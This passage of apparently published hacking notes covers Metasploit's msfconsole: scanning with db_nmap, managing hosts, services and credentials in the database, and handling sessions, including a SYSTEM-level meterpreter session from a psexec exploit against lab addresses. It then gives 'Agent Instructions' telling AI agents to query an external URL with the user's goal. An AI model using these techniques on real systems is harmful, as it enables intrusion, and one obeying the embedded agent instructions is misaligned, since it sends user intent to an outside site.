Alternatively, we can use Nmap directly from msfconsole! To scan directly from the console without having to go into the background or exit the process, use the `db_nmap`command.
```bash
db_nmap -sV -sS 10.10.10.8
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 21:04 UTC
[*] Nmap: Nmap scan report for 10.10.10.8
[*] Nmap: Host is up (0.016s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/TCP open http HttpFileServer httpd 2.3
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```
### Data Backup
After the session ends, be sure to backup your data if anything happens with the PostgreSQL service. To do this, use the `db_export`command.
```bash
db_export -h
Usage:
db_export -f [filename]
Format can be one of: xml, pwdump
```
#### Hosts:
Hosts can also be added manually as separate entries in this table. After adding our custom hosts, we can also organize the table format and structure, add comments, edit existing information, and more.
```bash
hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]
OPTIONS:
-a,--add Add the hosts instead of searching
-d,--delete Delete the hosts instead of searching
-c Only show the given columns (see list below)
-C Only show the given columns until the next restart (see list below)
-h,--help Show this help information
-u,--up Only show hosts which are up
-o Send output to a file in CSV format
-O Order rows by specified column number
-R,--rhosts Set RHOSTS from the results of the search
-S,--search Search string to filter by
-i,--info Change the info of a host
-n,--name Change the name of a host
-m,--comment Change the comment of a host
-t,--tag Add or specify a tag to a range of hosts
```
#### Services The `services`command works in the same way as the previous one. It contains a table with descriptions and information about the services discovered during scans or interactions. Similar to the command above, the entries here are highly customizable.
```bash
services -h
Usage: services [-h] [-u] [-a] [-r ] [-p ] [-s ] [-o ] [addr1 addr2 ...]
-a,--add Add the services instead of searching
-d,--delete Delete the services instead of searching
-c Only show the given columns
-h,--help Show this help information
-s Name of the service to add
-p Search for a list of ports
-r Protocol type of the service being added [tcp|udp]
-u,--up Only show services which are up
-o Send output to a file in csv format
-O Order rows by specified column number
-R,--rhosts Set RHOSTS from the results of the search
-S,--search Search string to filter by
-U,--update Update data for existing service
```
#### Informations d'identification
The `creds`command allows you to view the credentials collected during your interactions with the target host. We can also add credentials manually, match existing credentials with port specifications, add descriptions, etc.
## Sessions:
### Sessions
> MSFconsole can manage several modules at the same time. This is one of the many reasons why it offers the user such flexibility. This is done through the use of `Sessions`, which creates dedicated control interfaces for all your deployed modules.
>
> Once multiple sessions are created, we can switch between them and link a different module to one of the background sessions to run it or turn them into tasks. Note that once a session is placed in the background, it will continue to run and our connection to the target host will persist. Sessions can, however, die if something goes wrong while the payload is executing, causing the communication channel to break.
**Listing Active Sessions**
We can use the `sessions`command to view our currently active sessions.
```bash
msf6 exploit(windows/smb/psexec_psh) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 meterpreter x86/windows NT AUTHORITY/SYSTEM @ MS01 10.10.10.129:443 -> 10.10.10.205:50501 (10.10.10.205)
```
**Interacting with a Session**
You can use the `sessions -i [no.]`command to open a specific session.
```shell-session
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```
### All Notes
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/hacking-tools/exploitation/metasploit.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)


.png?alt=media)
.png?alt=media)